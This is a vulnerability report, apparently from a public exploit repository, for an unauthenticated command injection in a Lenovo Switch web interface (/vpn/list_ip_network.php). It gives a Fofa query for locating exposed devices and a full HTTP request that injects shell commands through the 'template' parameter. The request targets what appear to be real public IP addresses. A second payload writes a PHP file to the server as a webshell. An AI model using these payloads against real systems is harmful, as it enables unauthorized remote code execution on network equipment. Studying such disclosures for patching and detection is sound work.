Command Injection Vulnerability in Lenovo Switch

Vulnerability details


A vulnerability, which was classified as critical, was found in Lenovo Switch. This affects an unknown code of the file list_ip_network.php of the component Web Interface.

Vulnerability location

/vpn/list_ip_network.php

Fofa


app="Lenovo-Switch"




Vulnerability recurrence

Through the code, it is found that in /vpn/list_ip_network.php, when the parameter of Nradius_submit is equal to true, the function sslvpn_config_mod() in sslvpn_class.php is called; and through the

sslvpn_config_mod() function, it is found that template and stylenum do not filter the parameters, and they are still spliced in exec, which has a command execution vulnerability.







POC：
GET
/vpn/list_ip_network.php?Nradius_submit=ture&type=mod&parts=base_config&template=`id+>1.txt` HTTP/1.1
Host: 183.237.183.8:1515

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: https://1.49.11.62/
Cookie: PHPSESSID=tg4i4f9u0tbmurrlfcoajl4lve; device_language=chinese
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=6


Case 1:
URL：https://183.237.183.8:1515/



Use BrupSuite Send payload




Then visit：/vpn/1.txt



You can also write webshell

/vpn/list_ip_network.php?Nradius_submit=ture&type=mod&parts=base_config&template=`echo+”<?php+phpinfo();?>”+>p.php`



Then visit: /vpn/p.php